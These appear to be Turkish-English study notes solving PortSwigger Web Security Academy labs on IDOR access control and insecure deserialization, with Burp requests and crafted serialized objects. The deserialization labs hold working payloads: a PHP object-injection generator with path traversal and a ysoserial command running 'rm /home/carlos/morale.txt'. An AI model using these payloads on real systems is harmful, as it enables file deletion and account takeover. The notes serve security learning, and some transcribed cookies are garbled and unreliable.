<pre>Pretty Raw Hex 1 POST /my-account/change-email HTTP/1.1 2 Host: Da9400ab047e98afc22fie2c00360057.web-security-academy.net 3 Cookie: session=ZifK4wCq05xOF7agMbb3G48x90RJqcS 4 Content-Length: 39 5 Sec-Ch-Ua: "Not/A/Brand";v="8", "Chromium";v="102" 6 Sec-Ch-Ua-Mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 8 Sec-Ch-Ua-Platform: "Windows" 9 Content-Type: text/plain;charset=UTF-8 10 Accept: */* 11 Origin: https://Da9400ab047e98afc22fie2c00360057.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://Da9400ab047e98afc22fie2c00360057.web-security-academy.net/my-account 16 Accept-Encoding: gzip, deflate 17 Accept-Language: tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7 18 Connection: close 19 20 {     "email": "test@test.com",     "roleid": 2 }</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 302 Found 2 Location: /my-account 3 Content-Type: application/json; charset=utf-8 4 Connection: close 5 Content-Length: 117 6 7 { 8     "username": "wiener", 9     "email": "test@test.com", 10    "apikey": "LlshE5H7lQEcIPyGFZTMHHhEqdRH7xUa", 11    "roleid": 2 12 }</pre>

#### Lab 5: User ID controlled by request parameter

##### APPRENTICE

This lab has a horizontal privilege escalation vulnerability on the user account page.

To solve the lab, obtain the API key for the user carlos and submit it as the solution.

You can log in to your own account using the following credentials: wiener:peter

##### [Access the lab](#)

##### Solution

- Log in using the supplied credentials and go to your account page.
- Note that the URL contains your username in the "id" parameter.
- Send the request to Burp Repeater.
- Change the "id" parameter to carlos.
- Retrieve and submit the API key for carlos.

Hesaba giriş yaptıktan sonra my account a tıklayıp requesti yakalarsan şöyledir oluyor. Wieneri Carlos yaparsan carlosun api keyini getirebiliyorsun.

**Request**

```

Pretty Raw Hex
1 GET /my-account?id=wiener HTTP/1.1
2 Host: 0a2000e60380a5fc121a52300a500ce.web-security-academy.net
3 Cookie: session=MjgyufrVvnVnVUL67rjYry31lPMAPc2nCN
4 Sec-Ch-Ua: "Not/A/Brand";v="0", "chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a2000e60380a5fc121a52300a500ce.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: tr-TR,tr;q=0.9
17 Connection: close
18
19

```

**Response**

```

Pretty Raw Hex Render
Home | My account | Log out

My Account

Your username is: wiener
Your email is: test@test.com
Your API Key is: Br6ZbWWW79sZxzbGoD&JpY4XCL08SRx

Email
Update email

```

**Request**

```

Pretty Raw Hex
1 GET /my-account?id=carlos HTTP/1.1
2 Host: 0a2000e60380a5fc121a52300a500ce.web-security-academy.net
3 Cookie: session=MjgyufrVvnVnVUL67rjYry31lPMAPc2nCN
4 Sec-Ch-Ua: "Not/A/Brand";v="0", "chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a2000e60380a5fc121a52300a500ce.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: tr-TR,tr;q=0.9
17 Connection: close
18
19

```

**Response**

```

Pretty Raw Hex Render
Congratulations, you solved the lab! Share your skills! Continue learning >
Home | My account | Log out

My Account

Your username is: carlos
Your API Key is: wxJZVRkIUU7CTOk0uzJuSHp8OPQ76rCT

Email
Update email

```

Lab 6: User ID controlled by request parameter, with unpredictable user IDs

#### APPRENTICE

This lab has a horizontal privilege escalation vulnerability on the user account page, but identifies users with GUIDs.

To solve the lab, find the GUID for carlos, then submit his API key as the solution.

You can log in to your own account using the following credentials: wiener:peter

[Access the lab](#)

#### Solution

1. Find a blog post by carlos.
2. Click on carlos and observe that the URL contains his user ID. Make a note of this ID.
3. Log in using the supplied credentials and access your account page.
4. Change the "id" parameter to the saved user ID.
5. Retrieve and submit the API key.

Go to Carlos blog and click to Carlos you will see the Carlos id in url



## Open Sans - I love You

carlos | 18 July 2022

I never thought this could happen to me, but it has. You hear stories about people falling in love with inanimate objects and laugh at their 'weirdness', but now I fully understand what they've been going through.



## User ID controlled by request parameter, with unpredictable user IDs

[Back to lab description >>](#)

Then go to my account intercept this request change id to below id which in the url

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /my-account ?id=0b382492-bca8-48c8-8221-21a47add95e1      HTTP/1.1
2 Host : 0a6f00bf0492fe5cc2ef056200a700a4.web-security-academy.net
3 Cookie : session=uwTUUpTdr3tIEZBbk7wchctxBvNKS09
4 Sec-Ch-Ua : "Not/A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile : ?0
6 Sec-Ch-Ua-Platform : "Windows"
7 Upgrade-Insecure-Requests : 1
8 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
9 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site : same-origin
11 Sec-Fetch-Mode : navigate
12 Sec-Fetch-User : ?1
13 Sec-Fetch-Dest : document
14 Referer : https://0a6f00bf0492fe5cc2ef056200a700a4.web-security-academy.net/blogs?userId=5656faa1-4d47-4413-afeb-1aa0b7a5d5d7
15 Accept-Encoding : gzip, deflate
16 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection : close
```

Change id and send request

Response →

Request

Pretty Raw Hex

```
1 GET /my-account?id=5656faa1-4d47-4413-afeb-1aa0b7a5d5d7      HTTP/1.1
2 Host : 0a6f00bf0492fe5cc2ef056200a700a4.web-security-academy.net
3 Cookie : session=uwTUUpTdr3tIEZBbk7wchctxBvNKS09
4 Sec-Ch-Ua : "Not/A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile : ?0
6 Sec-Ch-Ua-Platform : "Windows"
7 Upgrade-Insecure-Requests : 1
8 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
9 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site : same-origin
11 Sec-Fetch-Mode : navigate
12 Sec-Fetch-User : ?1
13 Sec-Fetch-Dest : document
14 Referer : https://0a6f00bf0492fe5cc2ef056200a700a4.web-security-academy.net/
15 Accept-Encoding : gzip, deflate
16 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection : close
```

Response

Pretty Raw Hex Render

```
51 <p>
|</p>
<a href="/logout">
| Log out
</a>
<p>
|</p>
</section>
</header>
<header class="notification-header">
|</header>
<h1>
| My Account
</h1>
<div id="account-content">
|<div>
| Your username is: carlos
|</div>
|<div>
| Your API Key is: 23mCeQTS9z6ystTVycT9We1cbFYTG
|</div>
|<br/>
|<form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
|<label>
|   Email
|</label>
|<input required="" type="email" name="email" value="">
|<input required="" type="hidden" name="cert" value="X5jyP0PKJNxfac15nCTKz2yhYOsacA2">
|<button class="button" type="submit">
|   Update email
|</button>
|</form>
|</div>
|</div>
|<section>
|</div>
|</body>
|</html>
72
```

## DESERIALIZATION

### Lab 1: Modifying serialized objects

#### APPRENTICE

This lab uses a serialization-based session mechanism and is vulnerable to privilege escalation as a result. To solve the lab, edit the serialized object in the session cookie to exploit this vulnerability and gain administrative privileges. Then, delete Carlos's account.

You can log in to your own account using the following credentials: wiener:peter

#### Solution

1. Log in using your own credentials. Notice that the post-login GET /my-account request contains a session cookie that appears to be URL and Base64-encoded.
2. Use Burp's Inspector panel to study the request in its decoded form. Notice that the cookie is in fact a serialized PHP object. The admin attribute contains b:0, indicating the boolean value false. Send this request to Burp Repeater.
3. In Burp Repeater, use the Inspector to examine the cookie again and change the value of the admin attribute to b:1. Click "Apply changes". The modified object will automatically be re-encoded and updated in the request.
4. Send the request. Notice that the response now contains a link to the admin panel at /admin, indicating that you have accessed the page with admin privileges.
5. Change the path of your request to /admin and resend it. Notice that the /admin page contains links to delete specific user accounts.
6. Change the path of your request to /admin/delete?username=carlos and send the request to solve the lab.

The screenshot shows the Burp Suite interface with two panels: Request and Response. In the Request panel, a POST /login HTTP/1.1 request is shown with various headers and a body containing the login credentials: `username=wiener &password=peter`. In the Response panel, the response to this request is displayed, showing a session cookie named `session` with a Base64-encoded value. The Burp Repeater panel is also visible, showing the same request and response. Below the main interface, the Intercept tab is selected, showing the modified request and response. The modified response includes a link to the /admin panel.

→ Get Home / change request of cookie

→ Get admin panel / change request of cookie

→ Delete Carlos / change request of cookie

---

### Lab 2: Modifying serialized data types

#### PRACTITIONER

This lab uses a serialization-based session mechanism and is vulnerable to authentication bypass as a result. To solve the lab, edit the serialized object in the session cookie to access the administrator account. Then, delete Carlos.

You can log in to your own account using the following credentials: wiener:peter

#### Hint

To access another user's account, you will need to exploit a quirk in how PHP compares data of different types.

## [Access the lab](#)

### Solution

- Log in using your own credentials. In Burp, open the post-login GET /my-account request and examine the session cookie using the Inspector to reveal a serialized PHP object. Send this request to Burp Repeater.
- In Burp Repeater, use the Inspector panel to modify the session cookie as follows:
  - Update the length of the username attribute to 13.
  - Change the username to administrator.
  - Change the access token to the integer 0. As this is no longer a string, you also need to remove the double-quotes surrounding the value.
  - Update the data type label for the access token by replacing s with i.

The result should look like this:

```
O:4:"User":2:{s:8:"username";s:13:"administrator";s:12:"access_token";i:0;}
```

- Click "Apply changes". The modified object will automatically be re-encoded and updated in the request.
- Send the request. Notice that the response now contains a link to the admin panel at /admin, indicating that you have successfully accessed the page as the administrator user.
- Change the path of your request to /admin and resend it. Notice that the /admin page contains links to delete specific user accounts.
- Change the p

### 1) Login with username and password, hold this request, request informations at below:

Pretty Raw Hex

```
1 POST /login HTTP/1.1
2 Host: 0a8200a903b2de6ec0e4384d009d0015.web-security-academy.net
3 Cookie: session=O:4:"User":2:{s:8:"username";s:13:"wiener";s:12:"access_token";i:0;};JSESSIONID=53393gjB2z2mYcmt6cX1ZDQhuTB4da5chS17fQ;v3dV3d
4 Content-Length: 30
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="103", ".Not/A/Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a8200a903b2de6ec0e4384d009d0015.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a8200a903b2de6ec0e4384d009d0015.web-security-academy.net/login
19 Accept-Encoding: gzip, deflate
20 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
21 Connection: close
22
23 username=wiener&password=peter
24
25
```

Go to http history and find the GET /my-account request send to repeater

Forward Drop Intercept is on Action Open Browser

Comment this item HTTP/1

Pretty Raw Hex

```
1 GET /my-account HTTP/1.1
2 Host: 0a8200a903b2de6ec0e4384d009d0015.web-security-academy.net
3 Cookie: session=O:4:"User":2:{s:8:"username";s:13:"wiener";s:12:"access_token";i:0;};JSESSIONID=53393gjB2z2mYcmt6cX1ZDQhuTB4da5chS17fQ;v3dV3d
4 Content-Length: 30
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="103", ".Not/A/Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a8200a903b2de6ec0e4384d009d0015.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a8200a903b2de6ec0e4384d009d0015.web-security-academy.net/login
19 Accept-Encoding: gzip, deflate
20 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
21 Connection: close
22
23 username=wiener&password=peter
24
25
```

Inspector 138

Selected text

```
T:0:0:1:2V-CP;I:jyFn-eCjg5Tn-Bt43sTW1L17j-eCjY63n-dp2W51c177cxd0Mj-iYWHjZ2BxwX3Ra2vU1jt;z=jMyG1J6
```

Decoded from: URL encoding

```
T:0:0:1:2V-CP;I:jyFn-eCjg5Tn-Bt43sTW1L17j-eCjY63n-dp2W51c177cxd0Mj-iYWHjZ2BxwX3Ra2vU1jt;z=jMyG1J6
```

Decoded from: Base64

```
O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";i:32:"zjp5fnw7x6mfsff1rkzqr5exn90xvomm";}
```

Cancel Apply changes

Repeater part: and change cookie here

Cookie: O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access\_token";s:32:"zjp5fnw7x6mfsff1rkzqr5exn90xvomm";}

Change to : O:4:"User":2:{s:8:"username";s:13:"administrator";s:12:"access\_token";i:0;}

Then apply changes, changes should be like below: but you should delete %3d%3d part of cookie at the end

```

GET /my-account HTTP/1.1
Host: 0ade00fe04814434c0674a4b0011003f.web-security-academy.net
Cookie: session=Tso001JVCWY1j0s0mtsgjglnVzXKJuYVll1jts0jU6ImdyZWdnIjts0jBy0iJhYZMlc3NfdG9rZw4i03M6Ma16InVhMG9wc
Syljts0jBy0iJhYZMlc3NfdG9rZw4i03k8Hd5t9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
See-From-Site: same-origin
See-Fetch-Mode: navigate
See-Fetch-User: 71
See-Fetch-Dest: document
See-CH-UA: "Chromium";v="103", ".Not/A/Brand";v="99"
See-CH-UA-Mobile: 70
See-CH-UA-Platform: "Windows"
Referer: https://0ade00fe04814434c0674a4b0011003f.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: tr-TX,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

```

Selected text:  
Tso001JVCWY1j0s0mtsgjglnVzXKJuYVll1jts0jU6ImdyZWdnIjts0jBy0iJhYZMlc3NfdG9rZw4i03M6Ma16InVhMG9wc  
Syljts0jBy0iJhYZMlc3NfdG9rZw4i03k8Hd5t9

Decoded from: URL encoding  
Tso001JVCWY1j0s0mtsgjglnVzXKJuYVll1jts0jU6ImdyZWdnIjts0jBy0iJhYZMlc3NfdG9rZw4i03M6Ma16InVhMG9wc  
Syljts0jBy0iJhYZMlc3NfdG9rZw4i03k8Hd5t9

Decoded from: Base64  
{"4:"User":2:(s:8:"username":s:13:"administrator":s:12:"access\_token":i:0)}

## Forward request

You will reach the admin panel, apply the cookie changes at every request, this solution steps like below lab. Admin panel → delete user

## Lab 3: Using application functionality to exploit insecure deserialization

### PRACTITIONER

This lab uses a serialization-based session mechanism. A certain feature invokes a dangerous method on data provided in a serialized object. To solve the lab, edit the serialized object in the session cookie and use it to delete the morale.txt file from Carlos's home directory.

You can log in to your own account using the following credentials: wiener:peter

You also have access to a backup account: gregg:rosebud

### [Access the lab](#)

#### Solution

1. Log in to your own account. On the "My account" page, notice the option to delete your account by sending a POST request to /my-account/delete.
2. Send a request containing a session cookie to Burp Repeater.
3. In Burp Repeater, study the session cookie using the Inspector panel. Notice that the serialized object has an avatar\_link attribute, which contains the file path to your avatar.
4. Edit the serialized data so that the avatar\_link points to /home/carlos/morale.txt. Remember to update the length indicator. The modified attribute should look like this:

s:11:"avatar\_link";s:23:"/home/carlos/morale.txt"

5. Click "Apply changes". The modified object will automatically be re-encoded and updated in the request.
6. Change the request line to POST /my-account/delete and send the request. Your account will be deleted, along with Carlos's morale.txt file.

```

GET / HTTP/1.1
Host: 0ade00fe04814434c0674a4b0011003f.web-security-academy.net
Cookie: session=Tso001JVCWY1j0s0mtsgjglnVzXKJuYVll1jts0jU6ImdyZWdnIjts0jBy0iJhYZMlc3NfdG9rZw4i03M6Ma16InVhMG9wc
Syljts0jBy0iJhYZMlc3NfdG9rZw4i03k8Hd5t9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
See-From-Site: same-origin
See-Fetch-Mode: navigate
See-Fetch-User: 71
See-Fetch-Dest: document
See-CH-UA: "Chromium";v="103", ".Not/A/Brand";v="99"
See-CH-UA-Mobile: 70
See-CH-UA-Platform: "Windows"
Referer: https://0ade00fe04814434c0674a4b0011003f.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: tr-TX,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

```

Selected text:  
Tso001JVCWY1j0s0mtsgjglnVzXKJuYVll1jts0jU6ImdyZWdnIjts0jBy0iJhYZMlc3NfdG9rZw4i03M6Ma16InVhMG9wc  
Syljts0jBy0iJhYZMlc3NfdG9rZw4i03k8Hd5t9

Decoded from: URL encoding  
Tso001JVCWY1j0s0mtsgjglnVzXKJuYVll1jts0jU6ImdyZWdnIjts0jBy0iJhYZMlc3NfdG9rZw4i03M6Ma16InVhMG9wc  
Syljts0jBy0iJhYZMlc3NfdG9rZw4i03k8Hd5t9

Decoded from: Base64  
{"4:"User":2:(s:8:"username":s:13:"administrator":s:12:"access\_token":i:0)}

Request Attributes: 2

Request Query Parameters: 0

Request Body Parameters: 0

Request Cookies: 2

#### Solution

1. Log in to your own account. On the "My account" page, notice the option to delete your account by sending a POST request to /my-account/delete.
2. Send a request containing a session cookie to Burp Repeater.

3. In Burp Repeater, study the session cookie using the Inspector panel. Notice that the serialized object has an `avatar_link` attribute, which contains the file path to your avatar.
4. Edit the serialized data so that the `avatar_link` points to `/home/carlos/morale.txt`. Remember to update the length indicator. The modified attribute should look like this:

```
s:11:"avatar_link";s:23:"/home/carlos/morale.txt"
```

5. Click "Apply changes". The modified object will automatically be re-encoded and updated in the request.
6. Change the request line to `POST /my-account/delete` and send the request. Your account will be deleted, along with Carlos's `morale.txt` file

Mdi solution:

```
O:4:"User":3:{s:8:"username";s:5:"gregg";s:12:"access_token";s:32:"ua0ops55kqoudd0zp3uhp8vd8e5wplmk";s:11:"avatar_link";s:43:"../../../../../../../../home/carlos/morale.txt";}
```

---

## Lab 4: Arbitrary object injection in PHP

### PRACTITIONER

**LAB:** This lab uses a serialization-based session mechanism and is vulnerable to arbitrary object injection as a result. To solve the lab, create and inject a malicious serialized object to delete the `morale.txt` file from Carlos's home directory. You will need to obtain source code access to solve this lab.

You can log in to your own account using the following credentials: `wiener:peter`

#### Hint

You can sometimes read source code by appending a tilde (~) to a filename to retrieve an editor-generated backup file.

#### [Access the lab](#)

#### Solution

1. Log in to your own account and notice the session cookie contains a serialized PHP object.
2. From the site map, notice that the website references the file `/libs/CustomTemplate.php`. Right-click on the file and select "Send to Repeater".
3. In Burp Repeater, notice that you can read the source code by appending a tilde (~) to the filename in the request line.
4. In the source code, notice the `CustomTemplate` class contains the `__destruct()` magic method. This will invoke the `unlink()` method on the `lock_file_path` attribute, which will delete the file on this path.
5. In Burp Decoder, use the correct syntax for serialized PHP data to create a `CustomTemplate` object with the `lock_file_path` attribute set to `/home/carlos/morale.txt`. Make sure to use the correct data type labels and length indicators. The final object should look like this:

```
O:14:"CustomTemplate":1:{s:14:"lock_file_path";s:23:"/home/carlos/morale.txt";}
```

6. Base64 and URL-encode this object and save it to your clipboard.
7. Send a request containing the session cookie to Burp Repeater.
8. In Burp Repeater, replace the session cookie with the modified one in your clipboard.
9. Send the request. The `__destruct()` magic method is automatically invoked and will delete Carlos's file.

1)

Send Cancel < >

Target: https://0a70000d03542debc00b24570079009a.web-security-academy.net

Request

Pretty Raw Hex

```
1 GET /libe/CustomTemplate.php HTTP/1.1
2 Host: 0a70000d03542debc00b24570079009a.web-security-academy.net
3 Accept-Encoding: gzip, deflate
4 Accept: */
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
9
10
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: text/plain
3 Set-Cookie: session=; Secure; HttpOnly; SameSite=None
4 Connection: close
5 Content-Length: 1130
6
7 <?php
8
9 class CustomTemplate {
10     private $template_file_path;
11     private $lock_file_path;
12
13     public function __construct($template_file_path) {
14         $this->template_file_path = $template_file_path;
15         $this->lock_file_path = $template_file_path . ".lock";
16     }
17
18     private function isTemplateLocked() {
19         return file_exists($this->lock_file_path);
20     }
21
22     public function getTemplate() {
23         return file_get_contents($this->template_file_path);
24     }
25
26     public function saveTemplate($template) {
27         if (!isTemplateLocked()) {
28             if (file_put_contents($this->lock_file_path, "") === false) {
29                 throw new Exception("Could not write to " . $this->lock_file_path);
30             }
31             if (file_put_contents($this->template_file_path, $template) === false) {
32                 throw new Exception("Could not write to " . $this->template_file_path);
33             }
34         }
35     }
36
37     function __destruct() {
38         // Carlos thought this would be a good idea
39         if (file_exists($this->lock_file_path)) {
40             unlink($this->lock_file_path);
41         }
42     }
43 }
44
```

## PHP kodunu veren link

<https://0a9b006604bb5d2ec0b517be008e0046.web-security-academy.net/libs/CustomTemplate.php>

labı çözen request

## Request

**Cookie :**

HTTP/1.1 200 OK

Content-Type: text/plain

Set-Cookie: session=; Secure; HttpOnly; SameSite=None

Connection: close

Content-Length: 1396

```
<?php

class CustomTemplate {

    private $default_desc_type;

    private $desc;

    public $product;

    public function __construct($desc_type='HTML_DESC') {

        $this->desc = new Description();

        $this->default_desc_type = $desc_type;

        // Carlos thought this is cool, having a function called in two places... What a genius

        $this->build_product();

    }

    public function __sleep() {

        return ["default_desc_type", "desc"];

    }

    public function __wakeup() {

        $this->build_product();

    }

    private function build_product() {

        $this->product = new Product($this->default_desc_type, $this->desc);

    }

}

class Product {

    public $desc;

    public function __construct($default_desc_type, $desc) {

        $this->desc = $desc->$default_desc_type;

    }

}

class Description {

    public $HTML_DESC;

    public $TEXT_DESC;

    public function __construct() {

        // @Carlos, what were you thinking with these descriptions? Please refactor!

        $this->HTML_DESC = '<p>This product is <blink>SUPER</blink> cool in html</p>';

    }

}
```

```
$this->TEXT_DESC = 'This product is cool in text';  
}  
}
```

```
class DefaultMap {  
    private $callback;  
  
    public function __construct($callback) {  
        $this->callback = $callback;  
    }  
  
    public function __get($name) {  
        return call_user_func($this->callback, $name);  
    }  
}
```

```
?>
```

Cookie yi üreten php kodu düzenedik

```
<?php  
// vip service  
  
class CustomTemplate {  
    var $template_file_path;  
    var $lock_file_path;  
  
    function __destruct() {  
    }  
}  
  
$object = 'O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"li97jlpd923ehce9s0tobkwb8xj2kjfp";}';  
  
class User {  
    var $username;  
    var $access_token;  
}  
$object = 'O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"li97jlpd923ehce9s0tobkwb8xj2kjfp";}';  
$payload = new User();  
$payload->access_token = 'li97jlpd923ehce9s0tobkwb8xj2kjfp';  
$payload->username = new CustomTemplate();  
$payload->username->lock_file_path = "../../../../../../../../../home/carlos/morale.txt";  
$payload->username->template_file_path = "test.txt";  
  
echo urlencode(  
base64_encode(  
serialize($payload->username)  
)  
);  
  
?>
```

## Lab 5: Exploiting Java deserialization with Apache Commons

### PRACTITIONER

This lab uses a serialization-based session mechanism and loads the Apache Commons Collections library. Although you don't have source code access, you can still exploit this lab using pre-built gadget chains.

To solve the lab, use a third-party tool to generate a malicious serialized object containing a remote code execution payload. Then, pass this object into the website to delete the `morale.txt` file from Carlos's home directory.

You can log in to your own account using the following credentials: wiener:peter

#### [Access the lab](#)

#### Solution

1. Log in to your own account and observe that the session cookie contains a serialized Java object. Send a request containing your session cookie to Burp Repeater.
2. Download the "yoserial" tool and execute the following command:

```
java -jar path/to/yoserial.jar CommonsCollections4 'rm /home/carlos/morale.txt' | base64
```

This will generate a Base64-encoded serialized object containing your payload.

3. In Burp Repeater, replace your session cookie with the malicious one you just created. Select the entire cookie and then URL-encode it.
4. Send the request to solve the lab

The screenshot shows the Burp Suite interface with two panes: Request and Response.

**Request:**

```
1 GET /my-account HTTP/1.1
2 Host: 0ac7007704b798e0c02fe805003d00ac.web-security-academy.net
3 Cookie: session=... (long hex string)
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Chromium";v="103", ".Not/A/Brand";v="99"
13 Sec-Ch-Ua-Mobile: ?
14 Sec-Ch-Ua-Platform: "Windows"
15 Referer: https://0ac7007704b798e0c02fe805003d00ac.web-security-academy.net/login
16 Accept-Encoding: gzip, deflate
17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
18 Connection: close
19
20
21
```

**Response:**

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 Connection: close
5 Content-Length: 3175
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
11     <link href="/resources/css/labs.css" rel="stylesheet">
12   <title>
13     &#69;&#120;&#112;&#108;&#111;&#105;&#105;&#110;&#103;
14     &#32;&#74;&#97;&#110;&#97;&#32;&#100;&#101;&#115;&#101;&#11
15     4;&#105;&#97;&#108;&#105;&#102;&#97;&#116;&#105;&#111;&#110
16     ;&#32;&#119;&#105;&#116;&#104;&#32;&#65;&#112;&#97;&#99;&#1
17     04;&#101;&#32;&#67;&#111;&#109;&#109;&#111;&#110;&#115;
18   </title>
19   <body>
20     <script src="/resources/labheader/js/labHeader.js">
21   </script>
22   <div id="academyLabHeader">
23     <section class='academyLabBanner'>
24       <div class=container>
25         <div class=logo>
26           </div>
27         <div class=title-container>
28           <h2>
29             Exploiting Java deserialization with Apache Commons
30           </h2>
31         </div>
32       </section>
33     </div>
34   </body>
35 
```

Send this request to repeater and change csrf, session area with that you generated payload from yoserial

```
java -jar path/to/yoserial.jar CommonsCollections4 'rm /home/carlos/morale.txt' | base64
```

```
[kali㉿kali] -[~/Desktop/yoserial-master]
$ java -jar yoserial-all.jar CommonsCollections4 'rm /home/carlos/morale.txt' | base64
Picked up _JAVA_OPTIONS=-Dawt.useSystemAAFontSettings=true -Dswing.aatext=true
FO0ABXNyABdQyZXhlnV0awuUJpb33jpHlRdwV12ZTAmLT7P4KxxAWACSAQC4E216zUwAcmNvbxBh
cmfB03jZoJB2MamF2Y591dlsU0NvbxBhcmfB03jTeHAAAACC3iTAQm9yZy5hCfjaGUvY29tbw9u
cy5bzxsZWNw0A9uczQy29tcfGyXRcvnWbHJbnNb3jtaw5nQ29tcfGfyYXrbv5j5hArsoqjM
AgACTAJZ2Jvgjb33jhgdVkcQb=AAFMAt0cMuFc2zvcm1lcnqALUxvcmcvYxbHy2hl2nbv1bnMv
